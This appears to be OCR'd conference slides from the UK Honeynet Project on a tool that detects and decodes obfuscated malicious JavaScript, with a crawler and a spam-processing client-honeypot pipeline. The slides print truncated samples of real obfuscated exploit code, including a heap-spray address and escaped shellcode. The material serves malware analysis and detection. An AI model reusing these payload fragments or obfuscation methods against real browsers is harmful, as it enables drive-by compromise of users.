The Honeynet PROJECT


Evil Javascript / SpamMonkey

EuSecWest08

David Watson david@honeynet.org.uk

Evil Javascript

- Like everyone else, we saw lots of obfuscated JS last year:



- This is tedious to decode manually, so we built a tool to do it (like others) and released it:

  http://www.ukhoneynet.org/2007/08/06/spotting-malicious-javascript/

Evil Javascript

- Our tool used Spidermonkey JS engine
- But: Jose Nazario was working on Norberto at that time and Phoneyc in late 2007
- Similar goals and approaches, different strengths
- However, we had a **Badness Meter** (TM) ☺
- Simple ratio of the number of Javascript keywords versus the total length of the code
- Decided not to release & instead merge features or continue development and testing

(Not Really) Evil Javascript

- Simple step based command line usage
- Non-obfuscated JS has low ¨badness¨:

```
<HTML>
<HEAD>
        <script type=text/javascript>
                print("Hello World\n");
        </script>
</HEAD>
<BODY>
<p>Hi there</p>
</BODY>
</HTML>
david@monolith:~/decryptjs-1.0.4/samples$ decryptjs test.html
Examining Javascript

                print("Hello World\n");


Decode this Javascript (badness 24)? (y/n) [n]:
Save all decoded Javascript to file? (y/n): [y]
Filename? [fred.out]
```

Evil Javascript

§ Real evil JS:

```
david@monolith:~/decryptjs-1.0.4/samples$ decryptjs ftpcom
Examining Javascript
document.write(unescape("%3Cscript%20language%3DJavaScript%3Efunction%20dc%28x%29%7Bvar%20l%3Dx.l
3D%282048/2%29%2Cp%3D0%2Cs%3D0%2Cw%3D0%2C%20t%3DArray%2863%2C33%2C27%2C2%2C51%2C44%2C1%2C59%2C42
C0%2C0%2C13%2C26%2C49%2C38%2C45%2C9%2C30%2C52%2C8%2C0%2C17%2C3%2C29%2C24%2C36%2C22%2C62%2C60%2C56
C32%2C19%2C21%2C39%2C0%2C0%2C0%2C0%2C4%2C0%2C61%2C48%2C37%2C40%2C55%2C57%2C53%2C11%2C14%2C20%2C18
C54%2C58%2C28%2C50%2C6%2C7%2C12%2C47%2C10%2C23%2C5%20%29%3Bfor%28j%3D%20Math.ceil%28l/b%29%3Bj%3B
7%3B%20for%28i%3DMath.min%28l%2Cb%29%3Bi%3E0%3B%20%20i--%2Cl--%29%7Bw%7C%3D%28t%5B%20x.charCodeAt
```

§ Score and decode once:

```
zBynBzYJbn_XHg3DgCnHEG_AMuYz@tjVYcMz@_OVmYtzW1tXQ6YEJg_x5K
JdGiRWKiRWgYJN1MmJYyLJykjEzJzJYtu9pI5gJ_V6zyjgJ_V1J_vbn_IW
37bGi7rzJVEYJMfgyJHjJn@jJmWJ_xD4iRWgYJN6_JbyLbEytM_6tJdj_3
j_FaYyF6YYvv1nz6gnzc6tXQbi@jzOuz6OYBb_r1jYMLG_UGWuY1gJU5XK

Decode this Javascript (badness 593)? (y/n) [y]:
```

§ High ¨badness¨

= still part encoded

```
<script language=JavaScript>function dc(x){var l=x.length,i,j,r,b=(2048/2),
2,41,0,0,0,0,0,0,13,26,49,38,45,9,30,52,8,0,17,3,29,24,36,22,62,60,56,35,46,
5,57,53,11,14,20,18,43,25,16,34,54,58,28,50,6,7,12,47,10,23,5 );for(j= Math.
);i>0;  i--,l--){w|=(t[ x.charCodeAt(p++)-48])<<s;if(s){r+=String.fromCharCo
write(r )}}dc("J5XKFj_YEY_jKJzjUGnOzBYyU5XKmJzjYabi@j_OzgzYUGWuz1YJLJgK7GWn
JbzYrfgnHz6KJQzYtz6rK@_jHc6tx54Jn@j_rJzyTLYynmY_v_JIx54iyJGykY_OFaY_m6gJMacY
```

Evil Javascript

§ High badness, decode a second time:

```
rWWIKvIugYIrKInIuIW6IIb6vmJuJM1k6_nIuryI3HIu6_nI6bJI
u6_nI6_nI6_nI6jb6vmJuJM1kuncIK_W66Izutrb6YBJ6jJg6rNM
ZI3ny33HWrvmJuJM1ktru64mbLuHIuezb6eBJ63HjLFmGyLfzjYc
bn_XHg3DgCnHEG_AMuYz@tjVYcMz@_OVmYtzW1tXQ6YEJg_x5KiF
RWgYJN1MmJYyLJykjEzJzJYtu9pI5gJ_V6zyjgJ_V1J_vbn_IWJ_
JVEYJMfgyJHjJn@jJmWJ_xD4iRWgYJN6_JbyLbEytM_6tJdj_3Y_
YYvv1nz6gnzc6tXQbi@jzOuz6OYBb_r1jYMLG_UGWuY1gJU5XKFv


Decode this output (badness 710)? (y/n) [y]:
```

§ Now we get the actual payload

```
{
        var heapSprayToAddress = 0x0c0c0c0c;
        var payLoadCode = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u
"%ue243%uebfa%ue805%uffec%ufffff%u8b7f%udf4e%uefef%u64ef%ue3af%u9f64%u42f3%
"%u64ef%ub903%u6187%ue1a1%u0703%uef11%uefef%uaa66%ub9eb%u7787%u6511%u07e1%
"%uca87%u105f%u072d%uef0d%uefe
f%uaa66%ub9e3%u0087%u0f21%u078f%uef3b%uefef%uaa66%ub9ff%u2e87%u0a96" +
```

Finding Evil Javascript


- Started crawling the web using Heritrix (Archive.org)
- Didn't get as much obfuscated JS as we expected
- Only using JS mime types and file extensions
- JS actually called in many other ways, especially in web 2.0 apps


```
    @property
    def objects(self):
        return self.find("//applet/@archive", "//applet/@code", "//img/@src", "//link/@href", "//meta[@http-equiv='refre
sh']/@content", "//object/@data", "//object/@usemap", "//object/@codebase")

    @property
    def javascript(self):
        return self.find("//script/@src")

    @property
    def inlineJavascript(self):
        return self.find("//@onload", "//@onunload", "//@onfocus", "//@onblur", "//@onchange", "//@onsubmit", "//@onmous
eover", "//onmouseout", "//script/text()")
```

- Wrote simple web crawler that understood multiple calling methods (python, asynchronous Twisted)
- Optionally display results in TurboGears web UI


UK Honeynet Project
earch | Reset search
[1] 2 3 > >>
Id url Crawl Date Badness Tags Text
View http://01f1f2701f5f09ef55237b2ee463c8c0-b1.meuamq.info 2008-02-08 16:24:01.331909 0 testing,dave <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> <HTML><HEAD> <TITLE>404 Not Found</TITLE> </HE Found</H1> The requested URL / was not found on this server.<P> </BODY></HTML>
View http://0a33dfb90e9ea0d7dfafec1b77ed3030-t.xjsber.org 2008-02-08 16:24:01.331909 0 bill,test <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> <HTML><HEAD> <TITLE>404 Not Found</TITLE> </HE Found</H1> The requested URL / was not found on this server.<P> </BODY></HTML>
View http://05-2-win32-di-vlc.nayuvq.org 2008-02-08 16:24:01.331909 0 404 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> <HTML><HEAD> <TITLE>404 Not Found</TITLE> </HE Found</H1> The requested URL / was not found on this server.<P> </BODY></HTML>
View http://07d3f475414d12eda9236bc6354116e8-t.fahofy.org 2008-02-08 16:24:01.331909 0 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> <HTML><HEAD> <TITLE>404 Not Found</TITLE> </HE Found</H1> The requested URL / was not found on this server.<P> </BODY></HTML>
View http://01f1f2701f5f09ef55237b2ee463c8c0-h.meuamq.info 2008-02-08 16:24:01.331909 0 404 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> <HTML><HEAD> <TITLE>404 Not Found</TITLE> </HE Found</H1> The requested URL / was not found on this server.<P> </BODY></HTML>
UK Honeynet Project
earch | Reset search
<< < 1 2 [3]
Id url Crawl Date Badness Tags Text
View http://07novel15-8.top-tub.com 2008-02-08 16:27:49.166534 0 <html> <head> </head> <iframe width="100%" height="100%" frameborder="0" src="http://searchportal.information.com/?a_id=47369&domainname=referer_detect"></iframe> </html>
View http://0ct06.host4i.com 2008-02-08 16:27:49.166534 0 test,test2 <html> <head> </head> <iframe width="100%" height="100%" frameborder="0" src="http://searchportal.information.com/?a_id=47369&domainname=referer_detect"></iframe> </html>
View http://007soccer.8k.com 2008-02-08 16:27:49.166534 0 <!--|09|1202488069|144.32.226.25|NONE|--> <!-- content - Partner "default.partner" - File "html_parser/available.htm"
ome page
Page preview
<!--|09|1202488069|144.32.226.25|NONE|-->
<!-- content - Partner "default.partner" - File "html_parser/available.htm" -->
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><html><head>
<title>AVAILABLE - FreeServers</title>
<!-- env.cgi: html_parser -->
<link rel="stylesheet" href="/cgi-bin/css/new_style.css?partner=freeservers.com" type="text/css">
<link rel="stylesheet" href="/cgi-bin/css/iestyle.css?partner=freeservers.com" type="text/css">
</head><body>


UK Honeynet Project
earch | Reset search
<< < 1 2 [3]
Id url Crawl Date Badness Tags Text
View http://07novel15-8.top-tub.com 2008-02-08 16:27:49.166534 0 <html> <head> </head> <iframe width="100%" height="100%" frameborder="0" src="http://searchportal.information.com/?a_id=47369&domainname=referer_detect"></iframe> </html>
View http://0ct06.host4i.com 2008-02-08 16:27:49.166534 0 test,test2 <html> <head> </head> <iframe width="100%" height="100%" frameborder="0" src="http://searchportal.information.com/?a_id=47369&domainname=referer_detect"></iframe> </html>
View http://007soccer.8k.com 2008-02-08 16:27:49.166534 0 <!--|09|1202488069|144.32.226.25|NONE|--> <!-- content - Partner "default.partner" - File "html_parser/available.htm"
Page preview
<!--|09|1202488069|144.32.226.25|NONE|-->
URL Details
URL: http://07novel15-8.top-tub.com
IP: 144.32.128.242
Country: uk
PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><html><head
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><html><head>
<title>AVAILABLE - FreeServers</title>
<!-- env.cgi: html_parser -->
<link rel="stylesheet" href="/cgi-bin/css/new_style.css?partner=freeservers.com" type="text/css">
<link rel="stylesheet" href="/cgi-bin/css/iestyle.css?partner=freeservers.com" type="text/css">
</head><body>

<DIV id="logocontainer"><img NAME=logo SRC=/cgi-bin/image/logo_small.gif?partner=freeservers.com border=0></DIV>

<table class="spottable"><tr valign=top><td>
<DIV ID="spotimage" class="spotimage">
<IMG src="/fs_img/cgi/html_parser.gif"></DIV></td><TD width="100%">
<DIV class=spotheading>Site available.</DIV>
The subdomain <B>somewhere.org</B> is available.
Use the link on the right to sign up for your FREE Web site.

Evil Javascript

- Need to improve simple web crawler (functional but doesn't play nice!)
- Still improving TurboGears based web UI
- Initial SVN release fairly soon
- More web console features to come
- Anti-spam techniques for spotting obfuscated JS – Naïve Bayes
- Browser plug-in / NoScript extension?
- Phoneyc code merging?
- *arguments.callee.toString()*, not really being IE

SpamMonkey

- Deliver spam to IMAP accounts
- Process new messages (including attachments)
- Extract URLs and log information in DB
- Pass to Evil JS code and client honeypot farm
- Crawl using Capture-HPC client honeypot
- Record malicious I/O (file, network, registry)
- Add results to DB and present in web UI
- Help humans do their analysis
- Hope to combine/release fairly soon

The Honeynet

P R O J E C T

Evil Javascript / SpamMonkey

http://www.ukhoneynet.org

Any Questions?
(and please give us your spam!)

David Watson david@honeynet.org.uk